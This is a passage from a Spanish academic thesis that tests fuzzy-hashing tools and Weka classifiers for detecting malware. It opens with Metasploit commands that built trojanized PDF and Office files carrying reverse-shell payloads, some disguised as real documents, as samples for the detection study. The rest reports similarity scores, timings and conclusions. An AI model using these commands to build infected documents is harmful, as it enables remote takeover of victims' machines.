Para crear este malware hemos ejecutado las siguientes instrucciones ya comentadas en el subapartado anterior. Los únicos cambios respecto al anterior troyano son el comando de selección de exploit (el primero) que veremos que difiere de Inf_P2.pdf y que observaremos que este PDF no puede tomar el aspecto de otro fichero ya creado (se puede ejecutar con el comando INFILENAME, pero no toma el aspecto del fichero que le indicamos).

Este exploit utiliza una vulnerabilidad de *buffer overflow* en Adobe Reader v8.1.2 (Windows XP SP3 English).

```
use exploit/windows/fileformat/adobe_utilprintf
set LHOST 192.168.1.1
set TARGET 0
set PAYLOAD windows/shell/reverse_tcp
exploit
```




Fig 4.2.2: La terminal nos indica que ha creado el ejecutable

- Inf3_P2.pdf

Este malware se parece bastante al anterior, tan solo hemos cambiado el primer comando porque usamos otro exploit. Este exploit consiste en un integer overflow de Adobe Reader v 8/9 (Windows XP SP3 English), pero igual que con el anterior troyano, tampoco podemos darle un aspecto de PDF con el comando INFILENAME.

```
use exploit/windows/fileformat/adobe_libtiff
set LHOST 192.168.1.1
set TARGET 0
set PAYLOAD windows/shell/reverse_tcp
exploit
```




Fig 4.2.3: La terminal nos indica que ha creado el ejecutable

- Inf_1-2saved.docx

Este tipo de troyano se confecciona de la misma forma que el primero que hemos hecho, tan solo deberemos cambiar el primer comando, donde elegiremos que queremos el exploit *openoffice_ole* que se aprovecha de una vulnerabilidad de OpenOffice 2.3.1 y 2.3.0 en Microsoft Windows XP SP3.

```
use exploit/windows/fileformat/openoffice_ole
set INFILENAME Desktop/archive/text/docs/1-2saved.docx
set LHOST 192.168.1.1
set TARGET 0
set PAYLOAD windows/shell/reverse_tcp
exploit
```




Fig 4.2.4: La terminal nos indica que ha creado el ejecutable

- Inf_Guia R pida de Dropbox.doc

Para obtener este troyano se ha creado de forma análoga a Inf_1-2saved.docx, la única diferencia ha sido la ruta de set INFILENAME, que ha mapeado a otro fichero.

4.3. Comprobación del malware

Mencionar que todos los troyanos creados con Metasploit han sido subidos a la página web www.virustotal.com para comprobar que había almenos un antivirus que lo detectaba como malware. Todos los malwares que hemos creado cumplen esa condición.

4.4. Ejecución de SSDeep, SDHash, SSDC y TLSH

Nuestra metodología con los algoritmos de *fuzzy hashing* es sencilla una vez instalados: tan solo tenemos que ejecutar los comandos que nos hacen el digesto de cada fichero, y comparan cada digesto con los demás.

De esta forma obtenemos como output los dos ficheros comparados y la puntuación que nos da el algoritmo. En el caso de SSDC, el algoritmo nos devolverá los clusters con los ficheros agrupados.

SSDeep

```
ssdeep -da *
```

SDHash

```
time sdhash -g *
```

TLSH

```
./tlsh_unittest -xref -r /home/daniel/archives/ALL
```

SSDC

```
/usr/local/bin/ssdc *
```

4.5. Ejecución de machine learning

Hemos adaptado los datos de Piyush Anasta en un fichero .arff para que pudiesen ser leídos e interpretados por Weka. No obstante la base de datos que nos ofrece esa implementación, no corresponde con la nuestra. Hay 513 atributos en total (514, contando la clase) y 372 instancias (vectores de unos y ceros) de ficheros ejecutables.

Se trata de aprendizaje supervisado porque tenemos un conjunto de entrenamiento, donde le indicamos al final del vector con un +1 o -1 si se trata de malware o no.
También usamos *Cross Validation* para validar el algoritmo y comprobar que no haya *overfitting.*

Hemos usado el modo Explorer de Weka y hemos seleccionado dos algoritmos de *machine learning* (J48 y SMO) para comprobar los resultados que da el modelo de *Hybrid Feature Selection*.

5. Resultados y Discusión

5.1. Resultados de Fuzzy Hashing

En primer lugar presentaremos los resultados relevantes que nos han devuelto los algoritmos y los comentaremos. No mostramos los hash porque realmente no nos importan las ristras de *strings* que nos devuelven. Lo que realmente nos interesa es la puntuación que nos dan los algoritmos al comparar estos digestos.
Todos los resultados no presentes aquí, tienen como puntuación el valor 0 (SSDeep y SDHash) o valores irrelevantes (muy lejanos al 0 para TLSH).

5.1.1. Caso 1: Positivo verdadero debido a la similitud dada por el malware.

En el siguiente resultado, observamos una puntuación de 99/100 en SSDeep, un 100/100 en SDHash y un 1/990 en TLSH, eso significa que los archivos son casi iguales. Se trata de un positivo verdadero, porque aunque el contenido que podríamos ver como usuarios no se parezca en nada, ambos archivos tienen incrustado el mismo malware (o*penoffice_ole*).

SSDeep

```
Inf_Guia R pida de Dropbox.docx.doc matches Inf_1-2saved.docx (99)
```

SDHash

```
Inf_1-2saved.docx | Inf_Guia R pida de Dropbox.docx.doc | 100
```

TLSH

```
Inf_1-2saved.docx     Inf_Guia R pida de Dropbox.docx.doc  1
```

El resultado que mostramos a continuación tiene una puntuación de 100/100 para SSDeep y SDHash, y un 0/990 en TLSH, que nos indican también que los archivos son casi iguales (en *fuzzy* un 100/100 no implica que sean iguales). Se trata de un positivo verdadero, porque aunque el contenido visible no se parezca en nada, ambos archivos tienen incrustado el mismo malware (*adobe_pdf_embedded_exe*).

SSDeep

```
Inf_P2.pdf matches Inf_(8.1)Seminari2.pdf (100)
```

SDHash

```
Inf_(8.1)Seminari2.pdf | Inf_P2.pdf | 100
```

TLSH

```
Inf_(8.1)Seminari2.pdf       Inf_P2.pdf     0
```

5.1.2. Caso 2: Positivo verdadero por ficheros parecidos en contenido.

Los siguientes dos resultados dan una puntuación de 63/100 y 60/100 para SSDeep, 55/100 y 53/100 para SDHash, 159/990 y 155/990 para TLSH. Estos resultados se deben a que el contenido visible (y también los metadatos) de los archivos es muy similar. Podemos considerarlo un positivo verdadero porque encuentra que hay similitud entre ellos, es decir los algoritmos están funcionando bien, aunque en la hipótesis inicial sólo consideraríamos positivos los malware. Más abajo en este mismo capítulo, explicaremos como solventar este caso.

SSDeep

```
Case2_101e.docx matches Case1_P101e.docx (63)
Practica11.docx matches 1-2saved.doc     (60)
```

SDHash

```
Case1_P101e.docx | Case2_101e.docx | 055
1-2saved.doc     | Practica11.docx | 053
```

TLSH

```
Case1_P101e.docx      Case2_101e.docx       155
1-2saved.doc          Practica11.docx       159
```

El resultado que vemos a continuación tiene una puntuación de 96/100 en SSDeep, 100/100 en SDHash, y 31/990 en TLSH, debido a que el archivo no infectado ((8.1)Seminari2.pdf) es el aspecto del archivo infectado (Inf_(8.1)Seminari2.pdf). Podemos considerarlos como positivo verdadero ya que hay similitud entre ellos.

SSDeep

```
Inf_(8.1)Seminari2.pdf matches (8.1)Seminari2.pdf (96)
```

SDHash

```
(8.1)Seminari2.pdf | Inf_(8.1)Seminari2.pdf | 100
```

TLSH

```
(8.1)Seminari2.pdf    Inf_(8.1)Seminari2.pdf       31
```

No obstante, con los archivos .doc y .docx no ocurre lo mismo, y deberían ser positivos verdaderos por similitud de los ficheros ya que su contenido es muy parecido, tanto a nivel visible como de metadatos. Mostramos los resultados a continuación:

SSDeep

```
Inf_1-2saved.docx matches 1-2saved.doc                                    (0)
Inf_Guia R pida de Dropbox.docx.doc matches Guia R a pida de Dropbox.docx (0)
```

SDHash

```
1-2saved.doc                | Inf_1-2saved.docx                   | 002
Guia R a pida de Dropbox.docx | Inf_Guia R pida de Dropbox.docx.doc | 001
```

TLSH

```
1-2saved.doc                  Inf_1-2saved.docx                   363
Guia R a pida de Dropbox.docx Inf_Guia R pida de Dropbox.docx.doc  283
```

5.1.3. Caso 3: Falso positivo, los ficheros no se parecen en contenido.

Los ficheros dan similitud por casualidad o por semejanza de los metadatos. No se parecen en contenido, ni tienen ningún mismo malware incrustado por lo tanto lo consideraremos falso positivo ya que en la hipótesis esperábamos que no tuvieran similitud.

SSDeep

```
Inf_P2.pdf matches (8.1)Seminari2.pdf (96)
```

SDHash

```
(8.1)Seminari2.pdf | Inf_P2.pdf | 100
```

TLSH

```
(8.1)Seminari2.pdf    Inf_P2.pdf    31
```

En SDHash se dan más casos de falsos positivos que en los otros dos algoritmos. Los archivos no se parecen en nada (muchos no tienen ni la misma extensión), y dan un emparejamiento de 100/100, que significa que los archivos son casi iguales.

SDHash

```
Guia R a pida de Dropbox.docx|Resum.pdf|                                    100
Hoodcama.docx|Resum.pdf|                                                    100
Inf_1-2saved.docx|Resum.pdf|                                                100
Inf2_GTP_resumen.pdf|Resum.pdf|                                             100
Inf3_P2_.pdf|Resum.pdf|                                                     100
Inf_Guia R pida de Dropbox.docx.doc|Resum.pdf|                              100
Practica11.docx|Resum.pdf|                                                  100
Primer dia.docx|Resum.pdf|                                                  100
Problemas_de_presupuesto.pdf|Resum.pdf|                                     100
QuestionsSO.docx|Resum.pdf|                                                 100
Resum.pdf|saaaaa.docx|                                                      100
1-2saved.doc|Resum.pdf|                                                     100
BM.pdf|Resum.pdf|                                                           100
BonhommeIglesiasDaniel_158654_PIGraficos.pdf.pdf|Resum.pdf|                 100
Case1_P101e.docx|Resum.pdf|                                                 100
Copia de Anbari_Research_GPS_WTC_Case_Study.pdf|Resum.pdf|                  100
DECKS.docx|Resum.pdf|                                                       100
Case2_101e.docx|Resum.pdf|                                                  100
```

5.1.4. Caso 4: Falso negativo, según hipótesis inicial.

En nuestra hipótesis pensábamos que los algoritmos *fuzzy* identificarían malware de la misma familia de ficheros (.pdf, .doc, ...) y que estos tendrían algún atributo representativo que los identificaría como tal. Los consideramos falsos negativos porque nos dan una puntuación de no-similitud entre ellos, y según nuestra hipótesis deberían tener alguna similitud.

SSDeep

```
Inf3_P2_.pdf matches Inf2_GTP_resumen.pdf                                   (0)
Inf_(8.1)Seminari2.pdf matches Inf2_GTP_resumen.pdf                         (0)
Inf_(8.1)Seminari2.pdf matches Inf3_P2_.pdf                                 (0)
Inf_P2.pdf matches Inf2_GTP_resumen.pdf                                     (0)
Inf_P2.pdf matches Inf3_P2_.pdf                                             (0)
```

SDHash

```
Inf2_GTP_resumen.pdf|Inf_(8.1)Seminari2.pdf|                                003
Inf2_GTP_resumen.pdf|Inf_P2.pdf|                                            003
Inf3_P2_.pdf|Inf_(8.1)Seminari2.pdf|                                        001
Inf2_GTP_resumen.pdf|Inf3_P2_.pdf|                                          002
Inf3_P2_.pdf|Inf_P2.pdf|                                                    001
```

TLSH

```
Inf2_GTP_resumen.pdf  Inf3_P2_.pdf                                          237
```

```
Inf2_GTP_resumen.pdf  Inf_(8.1)Seminari2.pdf                          823
Inf3_P2_.pdf          Inf_(8.1)Seminari2.pdf                          740
Inf3_P2_.pdf          Inf_P2.pdf                                      740
Inf2_GTP_resumen.pdf  Inf_P2.pdf                                      823
```

5.1.5. Caso 5: Negativo Verdadero, según nuestra hipótesis.

Según nuestra hipótesis inicial ya esperábamos que los emparejamientos entre extensiones .pdf y .docs no diesen resultados relevantes debido a que pertenecen a diferentes familias de extensión.

SSDeep

```
Inf2_GTP_resumen.pdf matches Inf_1-2saved.docx                        (0)
Inf3_P2_.pdf matches Inf_1-2saved.docx                                (0)
Inf_(8.1)Seminari2.pdf matches Inf_1-2saved.docx                      (0)
Inf_Guia R pida de Dropbox.docx.doc matches Inf2_GTP_resumen.pdf      (0)
Inf_Guia R pida de Dropbox.docx.doc matches Inf3_P2_.pdf              (0)
Inf_Guia R pida de Dropbox.docx.doc matches Inf_(8.1)Seminari2.pdf    (0)
Inf_P2.pdf matches Inf_Guia R pida de Dropbox.docx.doc                (0)
Inf_P2.pdf matches Inf_1-2saved.docx                                  (0)
```

SDHash

```
Inf_1-2saved.docx |Inf2_GTP_resumen.pdf|                              004
Inf_1-2saved.docx|Inf3_P2_.pdf|                                       001
Inf_1-2saved.docx|Inf_(8.1)Seminari2.pdf|                             002
Inf_1-2saved.docx|Inf_P2.pdf|                                         002
Inf2_GTP_resumen.pdf|Inf_Guia R pida de Dropbox.docx.doc|             004
Inf3_P2_.pdf|Inf_Guia R pida de Dropbox.docx.doc|                     001
Inf_(8.1)Seminari2.pdf|Inf_Guia R pida de Dropbox.docx.doc|           002
Inf_Guia R pida de Dropbox.docx.doc|Inf_P2.pdf|                       002
```

TLSH

```
Inf3_P2_.pdf                 Inf_1-2saved.docx                        542
Inf_(8.1)Seminari2.pdf       Inf_1-2saved.docx                        459
Inf_1-2saved.docx            Inf_P2.pdf                               459
Inf2_GTP_resumen.pdf         Inf_1-2saved.docx                        614
Inf2_GTP_resumen.pdf         Inf_Guia R pida de Dropbox.docx.doc      614
Inf3_P2_.pdf                 Inf_Guia R pida de Dropbox.docx.doc      542
Inf_(8.1)Seminari2.pdf       Inf_Guia R pida de Dropbox.docx.doc      459
Inf_Guia R pida de Dropbox.docx.doc     Inf_P2.pdf                    459
```

Como habíamos comentado en el caso 2 de este mismo capítulo, proponemos una solución para que SSDeep, SDHash y TLSH no encuentren similitud entre ficheros infectados y no infectados con el mismo aspecto. Deberíamos generar un archivo con texto aleatorio y incrustar allí el malware. De esta forma, podríamos tomar este fichero como ejemplo y compararlo con los demás, teniendo muy poca probabilidad

de parecerse y los positivos verdaderos serían aquellos que tuvieran un parecido con el malware, pudiendo así clasificar en malware y en no malware.

5.1.6 SSDC

Comentamos SSDC a parte porque la implementación que tenemos funciona un poco diferente que los demás algoritmos y porque es una optimización de SSDeep (da los mismos resultados). La implementación que tenemos hace *clusters* (conjuntos de elementos similares) por similitud entre digestos (no entraremos en detalles de implementación), y si no encuentra digestos parecidos, crea un nuevo cluster con ese digesto.

SSDC nos ha clasificado los datos en 21 *clusters* diferentes:
El cluster 01 corresponde al Caso 1 que hemos comentado anteriormente.
El cluster 15 pertenecería también al Caso 1, pero el elemento “(8.1)Seminari2.pdf” se parece mucho a "Inf_(8.1)Seminari2.pdf". Esta anomalía se debe al mismo problema que sucede en el Caso 2.
El cluster 02 y 09 corresponden al Caso 2.
Los demás ficheros son lo suficientemente diferentes entre ellos como para tener cluster propio.




Fig 5.1.6: Imagen donde mostramos como SSDC nos *clusteriza*.

5.1.7. Tiempo

En esta sección describimos el tiempo que han tardado los algoritmos en hacer todos los digestos de nuestra base de datos y compararlos entre si para computar la puntuación.
Somos conscientes de que no es una comparación fiable puesto que únicamente se ha probado con 26 archivos, y no se han hecho pruebas de escalabilidad. No obstante, con esta pequeña comparación podemos hacernos la idea del tiempo que tarda cada algoritmo. Para calcular los tiempos hemos usado la función `time` de UNIX [28].

Algoritmo	SSDEEP	SDHASH	TLSH	SSDC
Comando ejecutado	time ssdeep -da *	time sdhash -g *	time ./tlsh_unittest -xref -r /home/daniel/archives/ALL	time /usr/local/bin/ssdc *
Tiempo real (s)	0,943	1,121	2,924	0,729

5.2. Resultados de machine learning

Pensamos que aunque no aporte ningún resultado comparable a los resultados que hemos obtenido, debido a que no se ejecutan sobre la misma base de datos, vale la pena observar los resultados para valorar como de bien funciona, y proponerlo como camino a profundizar en conclusiones y trabajo futuro.

Los datos han sido evaluados mediante los dos algoritmos de *machine learning* que comentamos en el capítulo X: J48 y SMO, y en ambos da un porcentaje de clasificación correcta muy elevado (99,19% y 99,73% respectivamente).

```
Time taken to build model: 0.27 seconds

=== Stratified cross-validation ===
=== Summary ===

Correctly Classified Instances         369               99.1935 %
Incorrectly Classified Instances         3                0.8065 %
Kappa statistic                          0.9738
Mean absolute error                      0.0095
Root mean squared error                  0.0896
Relative absolute error                  3.0441 %
Root relative squared error             22.6786 %
Total Number of Instances              372

=== Detailed Accuracy By Class ===

               TP Rate   FP Rate   Precision   Recall  F-Measure  MCC      ROC Area  PRC Area  Class
               0,958     0,000     1,000       0,958   0,979      0,974    0,988     0,981     0
               1,000     0,042     0,990       1,000   0,995      0,974    0,988     0,994     1
Weighted Avg.  0,992     0,034     0,992       0,992   0,992      0,974    0,988     0,992

=== Confusion Matrix ===

   a   b   <-- classified as
  69   3 |   a = 0
   0 300 |   b = 1
```

Fig 5.2.1: Evaluación usando J48

```
Time taken to build model: 0.39 seconds

=== Stratified cross-validation ===
=== Summary ===

Correctly Classified Instances         371               99.7312 %
Incorrectly Classified Instances         1                0.2688 %
Kappa statistic                          0.9913
Mean absolute error                      0.0027
Root mean squared error                  0.0518
Relative absolute error                  0.858  %
Root relative squared error             13.1225 %
Total Number of Instances              372

=== Detailed Accuracy By Class ===

               TP Rate   FP Rate   Precision   Recall  F-Measure  MCC      ROC Area  PRC Area  Class
               0,986     0,000     1,000       0,986   0,993      0,991    0,993     0,989     0
               1,000     0,014     0,997       1,000   0,998      0,991    0,993     0,997     1
Weighted Avg.  0,997     0,011     0,997       0,997   0,997      0,991    0,993     0,995

=== Confusion Matrix ===

   a   b   <-- classified as
  71   1 |   a = 0
   0 300 |   b = 1
```

Fig 5.2.2: Evaluación usando SMO

6. Conclusiones y trabajo futuro

Nuestra propuesta o idea inicial era construir una base de datos con digestos de representantes de cada familia, para detectar todos los malwares que no estuvieran aún clasificados, mediante similitud con el representante de esta.

En los resultados no obtenemos puntuaciones relevantes entre diferentes tipos de *exploit* o vulnerabilidades en ninguno de los algoritmos de *fuzzy hashing*. Eso implica que si queremos tener una base de datos con los digestos, nos veremos obligados a añadir un digesto para cada tipo de vulnerabilidad que exista.
En este trabajo hemos tratado únicamente con troyanos y 4 vulnerabilidades distintas, pero en el mundo real hay una cantidad inmensurable de malware.
No sería razonable en cuestiones de memoria o tiempo una solución de *whitelisting* o *blacklisting* de todo el malware existente.

Nos hubiera gustado crear un modelo de *machine learning* que se basara en los *fuzzy* hash, pero los atributos escogidos en SDHash o en TLSH no son atributos concretos. Son atributos generados por contexto o por popularidad, que van cambiando según el contenido del archivo.
El problema reside en que no son unas instrucciones en ensamblador concretas o unas llamadas a DLL que podamos categorizar como atributos concretos, y si lo hiciéramos con todo el malware de una familia, tendríamos demasiados atributos y sufriríamos problemas de *overfitting* difíciles de solucionar con *feature selection*.

Considerado esto, damos por falsa la hipótesis de nuestro trabajo. No obstante, los resultados observados tanto los algoritmos *fuzzy* como en el modelo de *machine learning* son aplicables en casos reales y pueden servir como punto de partida de trabajos futuros.

Los algoritmos *fuzzy* podrían usarse en métodos de *whitelisting/blacklisting* para apoyar los antivirus que funcionan mediante el uso de firmas digitales. Se podría aplicar en los análisis rutinarios ya que se ejecutan en un tiempo bastante rápido teniendo en cuenta la cantidad de archivos que puede contener un ordenador actual.
Una whitelist es más factible porque hay menos programas auténticos que malware, pero esta debería estar actualizada en todo momento, ya que si un programa hace una actualización se modifica su hash.
Para reducir la *blacklist* (en el caso de que se optara por usar *blacklist*), se debería actualizar la base de datos de digestos con el malware más reciente. Para no tener una *blacklist* muy grande en memoria, se podría generar una para cada tipo de sistema operativo, reduciendo así la cantidad de digestos de la *blacklist.*

Si se implementase dicho método, aconsejaría usar SSDC debido a su bajo tiempo de ejecución. SDHash da demasiados errores de falsos positivos, y TLSH genera los mismos resultados que SSDC con un tiempo muy superior. No usaría SSDeep debido a que SSDC está más optimizado (hecho que hemos podido observar).

Se esperaban mejores resultados de TLSH. Es posible que TLSH funcione mejor con otros tipos de fichero (.png, .mp4, .wav, etc.), y que SSDeep (SSDC) empeore sus resultados.

El modelo de *machine learning* da muy buenos resultados aunque no se pueda aplicar con los algoritmos *fuzzy* ni tenga un tiempo tan bueno como las demás herramientas que hemos usado.

Un trabajo futuro posible consistiría en estudiar qué significan esos atributos que se muestran y si el modelo puede identificar ejecutables escondidos en otras extensiones de fichero.

7. Bibliografía

[1] "Virus y Antivirus | Informacion | Historia | Evolución ... - Panda Security." 2008. 16 Jun. 2016 <http://www.pandasecurity.com/spain/homeusers/security-info/classic-malware/>

[2] "Historia de la informática forense ~ Security By Default." 2011. 16 Jun. 2016 <http://www.securitybydefault.com/2011/03/historia-de-la-informatica-forense.html>

[3] Karp, RM. "Efficient randomized pattern-matching algorithms - CiteSeerX." <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.86.9502&rep=rep1&type=pdf>

[4] "Rafael Ramirez-Melendez - Universitat Pompeu Fabra." 2010. 17 Jun. 2016 <http://www.dtic.upf.edu/~rramirez/>

[5] "Funciones de Hash - Foro de elhacker.net." 2008. 17 Jun. 2016 <http://foro.elhacker.net/criptografia/funciones_de_hash-t100025.0.html>

[6] Kornblum, J. "Fuzzy Hashing - Jesse Kornblum." 2009. <http://jessekornblum.com/presentations/cdfsl07.pdf>

[7] Kornblum, J. "Identifying almost identical files using context triggered ... - DFRWS." 2006. <http://dfrws.org/2006/proceedings/12-Kornblum.pdf>

[8] Roussev, V. "Data Fingerprinting with Similarity Digests - Vassil Roussev." 2013. <http://roussev.net/pubs/2010-IFIP--sdhash-design.pdf>

[9] "BF - Vassil Roussev." 2013. 17 Jun. 2016 <http://roussev.net/slides/2012--ifip--sdhash-dd--slides.pdf>

[10] "Vassil Roussev." 2013. 17 Jun. 2016 <http://roussev.net/pubs/2008-IFIP--classprints.pdf>

[11] Broder, A. "Network Applications of Bloom Filters: A Survey - Project Euclid." 2003. <https://projecteuclid.org/download/pdf_1/euclid.im/1109191032>

[12] "tlsh/TLSH_CTC_final.pdf at master · trendmicro/tlsh · GitHub." 2014. 17 Jun. 2016 <https://github.com/trendmicro/tlsh/blob/master/TLSH_CTC_final.pdf>

[13] "GitHub - trendmicro/tlsh." 2013. 17 Jun. 2016 <https://github.com/trendmicro/tlsh/TLSH_Introduction.pdf>

[14] "Pearson." 2015. 17 Jun. 2016 <https://asecuritysite.com/encryption/pearson>

[15] "Virus Bulletin :: Optimizing ssDeep for use at scale." 2016. 17 Jun. 2016 <https://www.virusbulletin.com/virusbulletin/2015/11/optimizing-ssdeep-use-scale>

[16] "Detect Malacious Executable(AntiVirus) Data Set." 2016. 17 Jun. 2016 <https://archive.ics.uci.edu/ml/datasets/Detect+Malacious+Executable(AntiVirus)>

[17] Masud, MM. "A Hybrid Model to Detect Malicious Executables - The University of ..." 2013. <https://www.utdallas.edu/~bxt043000/Publications/Conference-Papers/DAS/C82_A_Hybrid_Model_to_Detect_Malicious_Executables.pdf>

[18] "Weka - University of Waikato." 2002. 17 Jun. 2016 <http://www.cs.waikato.ac.nz/ml/weka/>

[19] "Oracle VM VirtualBox." 2011. 17 Jun. 2016 <https://www.virtualbox.org/>

[20] "WinSCP :: Official Site :: Download." 2014. 17 Jun. 2016 <https://winscp.net/eng/download.php>

[21] "Fuzzy Hashing and ssdeep - SourceForge." 2006. 17 Jun. 2016 <http://ssdeep.sourceforge.net/>

[22] "GitHub - sdhash/sdhash: similarity digest hashing tool." 2013. 17 Jun. 2016 <https://github.com/sdhash/sdhash>

[23] "GitHub - bwall/ssdc: ssdeep based clustering tool." 2014. 17 Jun. 2016 <https://github.com/bwall/ssdc>

[24] "GitHub - trendmicro/tlsh." 2013. 17 Jun. 2016 <https://github.com/trendmicro/tlsh>

[25] "Official Kali Linux Downloads | Kali Linux." 2014. 17 Jun. 2016 <https://www.kali.org/downloads/>

[26] "Metasploit: Penetration Testing Software." 2006. 17 Jun. 2016 <https://www.metasploit.com/>

[27] "VirusTotal - Free Online Virus, Malware and URL Scanner." 2008. 17 Jun. 2016 <https://www.virustotal.com/es/>

[28] "how to compare two programs' efficiencies ? [Archive] - Ubuntu Forums." 2008. 17 Jun. 2016 <http://ubuntuforums.org/archive/index.php/t-870633.html>